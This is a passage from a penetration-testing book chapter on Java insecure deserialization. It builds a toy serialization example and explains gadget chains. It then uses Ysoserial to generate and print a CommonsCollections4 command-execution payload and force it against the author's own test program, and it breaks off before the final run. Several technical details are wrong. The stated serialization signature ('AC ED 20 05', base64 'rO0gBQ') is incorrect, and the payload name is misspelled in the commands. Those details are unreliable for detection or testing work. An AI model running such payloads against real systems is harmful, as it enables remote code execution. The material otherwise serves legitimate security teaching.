While serialized objects are most prevalent in web applications written in PHP, Java, and .NET, serialization vulnerabilities transcend language boundaries. Other languages, such as Python, Ruby, and more, also harbor potential vulnerabilities. This cross-language susceptibility underscores the importance of addressing deserialization concerns holistically in the realm of secure application development. In the following subsection, we will walk through a simple Java code example to ensure everyone understands fundamentally how serialization works.

Simple Java example

We will look at a simple Java example to understand serialization. The code below has two classes. In this example, the FooBar class implements the Serializable interface, indicating that its objects can be serialized. The class has two variables, foo of type Integer and bar of type String, along with a constructor.


The `SerializeFooBar` class contains a main method where a `FooBar` object is created with hard-coded values. It then uses an `ObjectOutputStream` to serialize the object and write it to a file named `foobar.serial`. The file output stream is wrapped in an `ObjectOutputStream` to handle the serialization process. The program prints a message indicating the completion of serialization:

```
import java.io.*;

// Serializable class FooBar
class FooBar implements Serializable {
   private Integer foo;
   private String bar;
```

```
    // Constructor
    public FooBar(Integer foo, String bar) {
        this.foo = foo;
        this.bar = bar;
    }

    // Getter for foo
    public Integer getFoo() {
        return foo;
    }

    // Getter for bar
    public String getBar() {
        return bar;
    }
}

// Class SerializeFooBar with the main method
public class SerializeFooBar {
    public static void main(String[] args) {
        // Creating a FooBar object with hard-coded values
        FooBar fooBarObject = new FooBar(42, "SampleString");

        // Serialization
        try (ObjectOutputStream oos = new ObjectOutputStream(new
FileOutputStream("foobar.serial"))) {
            // Writing the FooBar object to the file
            oos.writeObject(fooBarObject);
            System.out.println("Serialization completed. FooBar object
written to foobar.serial.");
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
```

```
}
```

Now, let us see what happens when we run this code. In the following capture from the command line, these two files are compiled and run. Then, the output file is checked. Refer to the following figure:




```
D:\NancyDocuments\Code\serial>javac FooBar.java SerializeFooBar.java

D:\NancyDocuments\Code\serial>java SerializeFooBar
Serialization completed. FooBar object written to foobar.serial.

D:\NancyDocuments\Code\serial>dir
 Volume in drive D has no label.
 Volume Serial Number is A28F-56EF

 Directory of D:\NancyDocuments\Code\serial

01/22/2024  01:12 AM    <DIR>          .
01/22/2024  01:12 AM    <DIR>          ..
01/22/2024  01:12 AM               521 FooBar.class
01/22/2024  01:04 AM               439 FooBar.java
01/22/2024  01:12 AM               174 foobar.serial
01/22/2024  01:12 AM             1,190 SerializeFooBar.class
01/22/2024  01:07 AM               684 SerializeFooBar.java
               5 File(s)          3,008 bytes
               2 Dir(s)  85,710,565,376 bytes free

D:\NancyDocuments\Code\serial>type foobar.serial
¼φ♣sr♠FooBar‡┬9Ö
d♣Ω0☻L♥bart‡Ljava/lang/String;L♥foot‼Ljava/lang/Integer;xpt♀SampleStringsr◄java.lang.Integer‡Γáñ≈üç8☻☻I♣valuexr►java.lan
g.Numberå¼ö↔σöαï☻xp*
D:\NancyDocuments\Code\serial>_
```

Figure 12.1: Serializing a class

The value stored inside the file is the serialized data. Now, let us write code to deserialize this file. In this example, the **`DeserializeFooBar`** class contains a **`main`** method where an **`ObjectInputStream`** is used to read the **`foobar.serial`** file. The read object is cast to a **`FooBar`** type, and its values are then printed to the console. The program catches **`IOException`** and **`ClassNotFoundException`** that may occur during the deserialization process. Refer to the following code:

```
import java.io.*;

// Class DeserializeFooBar with the main method
public class DeserializeFooBar {
    public static void main(String[] args) {
        // Deserialization
        try (ObjectInputStream ois = new ObjectInputStream(new
FileInputStream("foobar.serial"))) {
            // Reading the FooBar object from the file
            FooBar deserializedFooBar = (FooBar) ois.readObject();
            // Printing values
            System.out.println("Deserialization completed. Foo: " +
deserializedFooBar.getFoo() +
                    ", Bar: " + deserializedFooBar.getBar());
        } catch (IOException | ClassNotFoundException e) {
            e.printStackTrace();
        }
    }
}
```


Let us run this code and see what happens. In the following figure, this code is compiled and run on the command line. The class is successfully deserialized.



```
D:\NancyDocuments\Code\serial>javac FooBar.java DeserializeFooBar.java

D:\NancyDocuments\Code\serial>java DeserializeFooBar
Deserialization completed. Foo: 42, Bar: SampleString
```

***Figure 12.2**: Deserializing sample object*


Now, let us modify the value of the serialized object and see what happens when we run the code to deserialize the object. In the following figure, we change the name of the class to **`FooBarHacked`**:



```
¬íNULENOsrNULACKFooBarHackedETBÅ9™
dENOêSTXNULSTXLNULETXbartNULDC2Ljava/lang/String;LNULETXfootNULDC3Ljava/lang/Integer;xptNULFFSampleStringsrNULDC1
java.lang.IntegerDC2â ¤÷‡8STXNULSOHINULENOvaluexrNULDLEjava.lang.Number†¬•GSVT”à‹STXNULNULxpNULNULNUL*
```

***Figure 12.3**: Editing serialized data*

Now, we run the deserialization with the modified code as follows:



```
D:\NancyDocuments\Code\serial>java DeserializeFooBar
java.io.InvalidClassException: FooBar; enum descriptor has non-zero serialVersionUID: 5215559156385454018
        at java.base/java.io.ObjectStreamClass.readNonProxy(ObjectStreamClass.java:820)
        at java.base/java.io.ObjectInputStream.readClassDescriptor(ObjectInputStream.java:991)
        at java.base/java.io.ObjectInputStream.readNonProxyDesc(ObjectInputStream.java:2017)
        at java.base/java.io.ObjectInputStream.readClassDesc(ObjectInputStream.java:1895)
        at java.base/java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:2202)
        at java.base/java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1712)
        at java.base/java.io.ObjectInputStream.readObject(ObjectInputStream.java:519)
        at java.base/java.io.ObjectInputStream.readObject(ObjectInputStream.java:477)
        at DeserializeFooBar.main(DeserializeFooBar.java:9)
```

***Figure 12.4**: Deserialization error*


As you can see, we caused an error but could not get the code to respond with valid data. In the next section, we will learn more about how deserialization can be exploited and use Ysoserial to exploit this simple example.

Deserialization vulnerabilities

This section will go into more detail about how deserialization can be recognized and how the exploitation works. There are several types of insecure deserialization attacks. Some attacks are simple and involve identifying the serialized object in a request, deserializing it, and changing it in some way to access information or capabilities that your user should not have access to. This case is similar to the various authorization attacks covered in the last chapter, including **Insecure Direct Object Reference** (**IDOR**) and privilege escalation. Other insecure deserialization involves recognizing the objects making unsafe calls and changing those already existing calls. Yet other times, it involves an entirely different chain called a gadget. All of these are different shades of deserialization. We will focus on the last case in this chapter. These examples will also enable you to pick up the two easier deserialization attacks.

In Java code, there are three indicators of serialization that a penetration tester should look for when testing: the hexadecimal form contains AC ED 20 05, a base64 encoded string starting with `rO0`, or the `Content-type` header of the HTTP response is set to application/x-java-serialized-object.

Looking at our previous example, we can paste the file contents into the burp decoder. Then, from the encode as dropdown, select ASCII hex. In the following figure, the serialized file begins with the hexadecimal indicator AC ED 20 05. Then, we can encode that as base64 by making a similar selection and see that it matches the serialization indicator rO0.



```
¬í □sr □FooBar□Å9™
d□é□ □L □bart □Ljava/lang/String;L □foot □Ljava/lang/Integer;xpt ♠SampleStringsr □java.lang.Integer□â ¤+□‡8□ □I □valuexr □java.lang.Number†¬•□□"à‹□ xp *
```

```
00000000   ac  ed  20  05  73  72  20  06   46  6f  6f  ba  72  17  c2  39   ¬i □sr □Foo°r□Å9
00000010   22  0a  64  05  ea  02  20  02   4c  20  03  ba  72  74  20  12   " d□ê□ □L □°rt □
00000020   4c  6a  61  76  61  2f  6c  61   6e  67  2f  53  74  72  69  6e   Ljava/lang/Strin
00000030   67  3b  4c  20  03  66  6f  6f   74  20  13  4c  6a  61  76  61   g;L □foot □Ljava
00000040   2f  6c  61  6e  67  2f  49  6e   74  65  67  65  72  3b  78  70   /lang/Integer;xp
00000050   74  20  0c  53  61  6d  70  6c   65  53  74  72  69  6e  67  73   t ♠SampleStrings
00000060   72  20  11  6a  61  76  61  2e   6c  61  6e  67  2e  49  6e  74   r □java.lang.Int
```

```
rO0gBQ==sr □Foo°r□Å9"
d□ê□ □L □°rt □Ljava/lang/String;L □foot □Ljava/lang/Integer;xpt ♠SampleStringsr □java.lang.Integer□â ¤+□!8□ □I □valuexr □java.lang.Num¾r ¬"□□□à9□ xp *
```

Figure 12.5: Observing the serialized data indications

Now that we can find serialization in the programs let us learn how to exploit it.

The deserializing endpoint must include in its classpath or import all the classes and packages constituting the serialized object. Exploiting Java serialization involves transmitting a malevolent state of an object to the deserializing endpoint, presenting a potential avenue for security vulnerabilities.

There are multiple approaches to executing system calls or operating system commands. One method entails using **`Java.lang.Runtime.getRuntime().exec("whoami")`**, and an alternative technique involves leveraging the **`ProcessBuilder`** class to achieve a similar outcome.

For the deserialization endpoint to execute, it should be encapsulated within a serialized object's property. Here, a Java property refers to a characteristic or attribute of an object, such as the **`exec`** property of **`getRuntime`** in the example mentioned above.

In this context, the execution during deserialization occurs through the recursive access of an object's properties, creating a chain that ultimately leads to code execution. Reflection in Java is a concept that facilitates this previously unknown class order, allowing for the sequential invocation of classes. Reflection permits the utilization of methods without prior knowledge, and its presence can be identified by the opaque calling order in the code. This dynamic capability introduces both flexibility and potential risks to the codebase.

A potentially exploitable condition in Java emerges when the `readObject()` method is invoked on a user-controlled (i.e., untrusted) object. This becomes a vector for exploitation as an attacker can craft an object with nested properties engineered to execute malicious code upon method invocation. The attacker seizes control of the method call by implementing a dynamic proxy and an Invocation Handler within the serialized object's properties.

In Java deserialization vulnerabilities, a Dynamic Proxy serves as a mechanism that allows the creation of proxy instances dynamically at runtime. This proxy, created for a specific interface, enables the interception of method invocations on the interface, providing control over the object's behavior. On the other hand, an Invocation Handler defines the logic that will be executed when a method is invoked on the proxy object. By integrating these elements within the serialized object's properties, an attacker can manipulate method calls, paving the way for executing malicious code during deserialization.

Each property or method embedded within a nested exploit object is aptly termed a gadget. Finding specific Java libraries hosting universal gadgets used to construct serialized exploit objects gave rise to gadget libraries. It is crucial to note that the categorization of these libraries as gadget libraries does not inherently render them insecure; rather, it signifies that in the event of insecure deserialization, while these libraries are within the classpath of the running application, attackers can leverage them to craft a known gadget chain, leading to successful exploitation.

Developing gadgets requires profound knowledge and ability, a task we would not undertake in this discussion. Instead, we will explore the use of pre-existing gadgets and gadget libraries. The following subsection guides us through generating payloads using well-known gadgets with a powerful tool—Ysoserial. Through this exploration, we delve into the practical aspects of constructing and executing payloads, using the rich capabilities afforded by Ysoserial for compelling and insightful learning in Java deserialization vulnerabilities.

Generating a payload with Ysoserial

You can download the latest jar of Ysoserial from their release page on GitHub, located at **https://github.com/frohoff/ysoserial/releases**. Download the jar file as follows:




github.com/frohoff/ysoserial/releases
Code
Issues 27
Pull requests 28
Discussions
Actions
Projects 1
Wiki
Security
Insights
Releases
Tags
Jun 28, 2022
github-actions
v0.0.6
51110f9
Compare
v0.0.6
Latest
Publish uberjar as github release (#187)
Assets 3
ysoserial-all.jar
56.8 MB
Source code (zip)
Source code (tar.gz)

Figure 12.6: Ysoserial download

After downloading the jar, place it in any directory and call it from the command line. As it is a jar, all OS can access it the same way with the command:

java -jar Ysoserial-all.jar

After running the command, the usage and a list of payload types and their dependencies are shown as follows:




```
D:\NancyDocuments\Code\serial>java -jar ysoserial-all.jar
Y SO SERIAL?
Usage: java -jar ysoserial-[version]-all.jar [payload] '[command]'
  Available payload types:
Jan 24, 2024 12:50:33 AM org.reflections.Reflections scan
INFO: Reflections took 109 ms to scan 1 urls, producing 18 keys and 153 values
     Payload             Authors                                Dependencies
     -------             -------                                ------------
     AspectJWeaver       @Jang                                  aspectjweaver:1.9.2, commons-collections:3.2.2
     BeanShell1          @pwntester, @cschneider4711            bsh:2.0b5
     C3P0                @mbechler                              c3p0:0.9.5.2, mchange-commons-java:0.2.11
     Click1              @artsploit                             click-nodeps:2.3.0, javax.servlet-api:3.1.0
     Clojure             @JackOfMostTrades                      clojure:1.8.0
     CommonsBeanutils1   @frohoff                               commons-beanutils:1.9.2, commons-collections:3.1, commons-logging:1.2
     CommonsCollections1 @frohoff                               commons-collections:3.1
     CommonsCollections2 @frohoff                               commons-collections4:4.0
     CommonsCollections3 @frohoff                               commons-collections:3.1
     CommonsCollections4 @frohoff                               commons-collections4:4.0
     CommonsCollections5 @matthias_kaiser, @jasinner            commons-collections:3.1
     CommonsCollections6 @matthias_kaiser                       commons-collections:3.1
     CommonsCollections7 @scristalli, @hanyrax, @EdoardoVignati commons-collections:3.1
     FileUpload1         @mbechler                              commons-fileupload:1.3.1, commons-io:2.4
     Groovy1             @frohoff                               groovy:2.3.9
     Hibernate1          @mbechler
```

Figure 12.7: Ysoserial usage

Let us create a payload. Use the `CommonsCollection4` payload with the whoami command. The `whoami` command is an excellent first command if you do not know the OS, as it works on Linux, Windows, and Mac. Our command is:

java -jar Ysoserial-all.jar CommonsCollection4 whoami

If the command has a space, use single quotes. Ysoserial runs best in Java 8 if you have it. The result (our first payload) is shown as follows:



```
D:\NancyDocuments\Code\serial>"C:\Program Files\Java\jre-1.8\bin\java" -jar Ysoserial-all.jar CommonsCollections4 'whoami'
⁰ ♦sr ‡java.util.PriorityQueueö┌0│√?é▒▼ 0I ♦sizeL
comparatort ═Ljava/util/Comparator;xp   0sr Borg.apache.commons.collections4.comparators.TransformingComparator/·ã≡+│0 0L      decoratedq ~ 0L đtransformert -Lorg/apache/commons/c
iTransformerst .[Lorg/apache/commons/collections4/Transformer;xpur .[Lorg.apache.commons.collections4.Transformer;9ü:┌?Ñ0  xp   0sr <org.apache.commons.collections4.functors.Constan
ansformerXvÉ◄A0▒ö0 0L   iConstantt ‡Ljava/lang/Object;xpvr 7com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter           xpsr ?org.apache.commons.collections4.functors.Instanti
Transformer4ï│oñå┘;0 0[ ♦iArgst ‼[Ljava/lang/Object;[ điParamTypest ‡[Ljava/lang/Class;xpur ‼[Ljava.lang.Object;É╪Xƒ►s)l0  xp   0sr :com.sun.org.apache.xalan.internal.xsltc.trax.Te
_indentNumberI ♫_transletIndex[
_bytecodest ▼[[B[ ♠_classq ~ ¶L ♠_namet ‡Ljava/lang/String;L ◄_outputPropertiest ═Ljava/util/Properties;xp       ur ▼[[BK²↓§gg█70  xp   0ur 0[B%≤‡Tα0  xp  ♦á┘▄│┘   2 9
ConstantValue♦¦ ôs≥│n>0 ♦<init>0 ▼()V0 ♦Code0 oLineNumberTable0 ‡LocalVariableTable0 ♦this0 ‼StubTransletPayload0 ♀InnerClasses0 5Lysoserial/payloads/util/Gadgets$StubTransletPaylo
       transform0 r(Lcom/sun/org/apache/xalan/internal/xsltc/DOM;[Lcom/sun/org/apache/xml/internal/serializer/SerializationHandler;)V0document0 -Lcom/sun/org/apache/xalan/internal/
tc/DOM;0handlers0 B[Lcom/sun/org/apache/xml/internal/serializer/SerializationHandler;0
Exceptions '0 ‼(Lcom/sun/org/apache/xalan/internal/xsltc/DOM;Lcom/sun/org/apache/xml/internal/dtm/DTMAxisIterator;Lcom/sun/org/apache/xml/internal/serializer/SerializationHandler;)V
erator0 5Lcom/sun/org/apache/xml/internal/dtm/DTMAxisIterator;0 handler0 ALcom/sun/org/apache/xml/internal/serializer/SerializationHandler;0
SourceFile0 ♀Gadgets.java♀
 đ (0 3ysoserial/payloads/util/Gadgets$StubTransletPayload0 @com/sun/org/apache/xalan/internal/xsltc/runtime/AbstractTranslet0 ¶java/io/Serializable0 9com/sun/org/apache/xalan/inte
/xsltc/TransletException0 ▼ysoserial/payloads/util/Gadgets<clinit>0 ◄java/lang/Runtime *0
getRuntime0 §()Ljava/lang/Runtime;♀ , -
 + .0'whoami 00 ♦exec0 '(Ljava/lang/String;)Ljava/lang/Process;♀ 2 3
StackMapTable0 ▼ysoserial/Pwner92980498099075000 !Lysoserial/Pwner9298049809907500; ! 0 ▼ 0 ♦ 0 → ♠ ♦ 0     ♦ 0
  ♠ 0   8 ♫   * ♦   0 ○ 8    0 § ▬ 0   0 ∟ ↔ 0   0 ▲ ▼ ♥ ↓   ♠ 0  ) đ 0 ♀   $ ♥ 0    ○º ♥0L┐ /‡1│ SW▒   0 6   ♥ 0♥ 0     0 ! ◄
 0 0 # ►       uq ~ ▼  0└▄│┘   2 ←
ConstantValue♦quie<mG↑0 ♦<init>0 ▼()V0 ♦Code0 oLineNumberTable0 ‡LocalVariableTable0 ♦this0 ▼Foo0 ♀InnerClasses0 %Lysoserial/payloads/util/Gadgets$Foo;0
SourceFile0 ♀Gadgets.java♀
 đ →0 #ysoserial/payloads/util/Gadgets$Foo0 ►java/lang/Object0 ¶java/io/Serializable0 ▼ysoserial/payloads/util/Gadgets ! 0 ▼ 0 ♦ 0 → ♠ ♦ 0     0 0
```


Figure 12.8: Generating a payload with Ysoserial

As you can see, the result is binary and displayed on the screen.

We can store it in a file in any operating system using the `>` pipe. So our command to save this payload to the file `test1.ser` would be:

java -jar Ysoserial-all.jar CommonsCollection4 whoami > test1.ser

The resultant output, including the file contents, is given in the following figure:




```
D:\NancyDocuments\Code\serial>"C:\Program Files\Java\jre-1.8\bin\java" -jar Ysoserial-all.jar CommonsCollections4 'whoami' > test1.ser

D:\NancyDocuments\Code\serial>type test1.ser
⁰♦sr‡java.util.PriorityQueueö┌0│√?é▒▼0I♦sizeL
comparatort═Ljava/util/Comparator;xp0srBorg.apache.commons.collections4.comparators.TransformingComparator/·ã≡+│00L     decoratedq~0Lđtransformert-Lorg/apache/commons/collections4/
iTransformerst.[Lorg/apache/commons/collections4/Transformer;xpur.[Lorg.apache.commons.collections4.Transformer;9ü:┌?Ñ0xp0sr<org.apache.commons.collections4.functors.ConstantTransf
rXvÉ◄A0▒ö00L    iConstantt‡Ljava/lang/Object;xpvr7com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilterxpsr?org.apache.commons.collections4.functors.InstantiateTransformer4ï│oñå┘
_indentNumberI♫_transletIndex[aramTypest‡[Ljava/lang/Class;xpur‼[Ljava.lang.Object;É╪Xƒ►s)l0xp0sr:com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl    WO┴n%%3♥♦I
_bytecodest▼[[B[♠_classq~¶L♠_namet‡Ljava/lang/String;L◄_outputPropertiest═Ljava/util/Properties;xp    ur▼[[BK²↓§gg█70xp0ur0[B%≤‡°Tα0xp♦á┘▄│┘29
ConstantValue♦¦ ôs≥│n>0♦<init>0▼()V0♦Code0oLineNumberTable0‡LocalVariableTable0♦this0‼StubTransletPayload0♀InnerClasses05Lysoserial/payloads/util/Gadgets$StubTransletPayload;0 tran
▬0r(Lcom/sun/org/apache/xalan/internal/xsltc/DOM;[Lcom/sun/org/apache/xml/internal/serializer/SerializationHandler;)Vdocument0-Lcom/sun/org/apache/xalan/internal/xsltc/DOM;handlers
com/sun/org/apache/xml/internal/serializer/SerializationHandler;0
Exceptions'0‼(Lcom/sun/org/apache/xalan/internal/xsltc/DOM;Lcom/sun/org/apache/xml/internal/dtm/DTMAxisIterator;Lcom/sun/org/apache/xml/internal/serializer/SerializationHandler;)Vi
tor05Lcom/sun/org/apache/xml/internal/dtm/DTMAxisIterator;0handler0ALcom/sun/org/apache/xml/internal/serializer/SerializationHandler;0
SourceFile0♀Gadgets.java♀
đ(03ysoserial/payloads/util/Gadgets$StubTransletPayload0@com/sun/org/apache/xalan/internal/xsltc/runtime/AbstractTranslet0¶java/io/Serializable09com/sun/org/apache/xalan/internal/x
/TransletException0▼ysoserial/payloads/util/Gadgets<clinit>0◄java/lang/Runtime*0
getRuntime0§()Ljava/lang/Runtime;♀,-
+.'whoami00♦exec0'(Ljava/lang/String;)Ljava/lang/Process;♀23
StackMapTable0▼ysoserial/Pwner92982112400296000!Lysoserial/Pwner9298211240029600;!0▼0♦0
D:\NancyDocuments\Code\serial>_
```

Figure 12.9: Saving payload to a file

You may want the payload as a base64 encoded string or in hexadecimal. In Linux, you can use the pipe symbol | to run the output through the `base64` or `xxd` command for base64 encoding or hexadecimal, respectively.

You can take the content on all operating systems and paste the serialized content into the Burp Suite **Decoder** tab's text box, then encode and select Base64 from the Encode As drop-down. The serialized payload will be in the second text box that appears. Check that it is a valid serialized Java object by checking the first three characters are `rO0`, as shown in the following figure:



Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Software Vulnerability Scanner
Text
Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
Try to decode automatically
Text
Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

```
□□ □□ □□ □serialVersionUID□ □J□
ntValue□qæii<mG□□ □<init>□ □()V□ □Code□ □LineNumberTable□ □LocalVariableTable□ □this□ □Foo□ InnerClasses□ %Lysoserial/payloads/util/Gadgets$Foo;□
File□ Gadgets.java
#ysoserial/payloads/util/Gadgets$Foo□ □java/lang/Object□ □java/io/Serializable□ □ysoserial/payloads/util/Gadgets ! □ □ □ □ □ □ □ □ □ □   □ □ □ □
     pt □Pwnrpw□ xur □[Ljava.lang.Class;«□× ®ÉÏZ™□ xp  □vr □javax.xml.transform.Templates       xpw□  □sr □java.lang.Integer□â ¤+□‡8□ □I □valuexr □java.lang
```

```
rO0gBXNyIBdqYXZhLnV0aWwuUHJpb3JpdHlRdWV1ZR3aMLT7PxqxAyACSSAEc2I6ZUwgCmNvbXBhcmF0b3J0IBZMamF2YS91dGlsL0NvbXBhcmF0b3I7eHAgICACc3Ig
```

Figure 12.10: Encoding the data as base64 using Burp Suite

Let us try a payload on our simple application and see what happens. So, we need to rename our new payload to foobar.serial and run the deserialization code. Running this code gives the following result:



```
D:\NancyDocuments\Code\serial>java DeserializeFooBar
java.lang.ClassNotFoundException: org.apache.commons.collections4.comparators.TransformingComparator
```

Figure 12.11: Class not found error


An error like this means deserialization occurred, but the gadget libraries were not in the classpath or the import. This is proof of deserialization, and there may or may not be a known gadget that can be used to exploit. This error generally indicates that the tampering was not detected, and this is a valid input to attempt this type of attack. It is a sign to keep trying more payloads.

Let us take this through to the conclusion and force the exploit. We do this by changing the code to import the commons collection. The new code to **`DeserializeFooBar.java`** is given as follows:

```
import java.io.*;
import org.apache.commons.collections4.*;

// Class DeserializeFooBar with the main method
public class DeserializeFooBar {
    public static void main(String[] args) {
        // Deserialization
        try (ObjectInputStream ois = new ObjectInputStream(new
FileInputStream("foobar.serial"))) {
            // Reading the FooBar object from the file
            FooBar deserializedFooBar = (FooBar) ois.readObject();

            // Printing values
            System.out.println("Deserialization completed. Foo: " +
deserializedFooBar.getFoo() +
                    ", Bar: " + deserializedFooBar.getBar());
        } catch (IOException | ClassNotFoundException e) {
            e.printStackTrace();
        }
    }
}
```

Now, we have to recompile it. First, we may need to download and store the Apache Commons library locally. You may go to the Apache website and get the latest version of 4. Then, store it in a folder named `C:\library\`.

Now, to compile from the command line, I will set my classpath manually to be C:\library and use the following command **javac -cp C:\library\* FooBar.java DeserializeFooBar.java** to compile, as shown in the following figure:




```
D:\NancyDocuments\Code\serial>javac -cp C:\library\* FooBar.java DeserializeFooBar.java

D:\NancyDocuments\Code\serial>
```

***Figure 12.12**: Compiling with classpath*

Now, let us run the code. We can use the command **java -classpath C:\library\*;D:\NancyDocuments\Code\serial\* DeserializeFooBar**.

> **Note: To run this code we have to add the location the .class files were compiled to as well as the location of any libraries.**

This is run as shown:

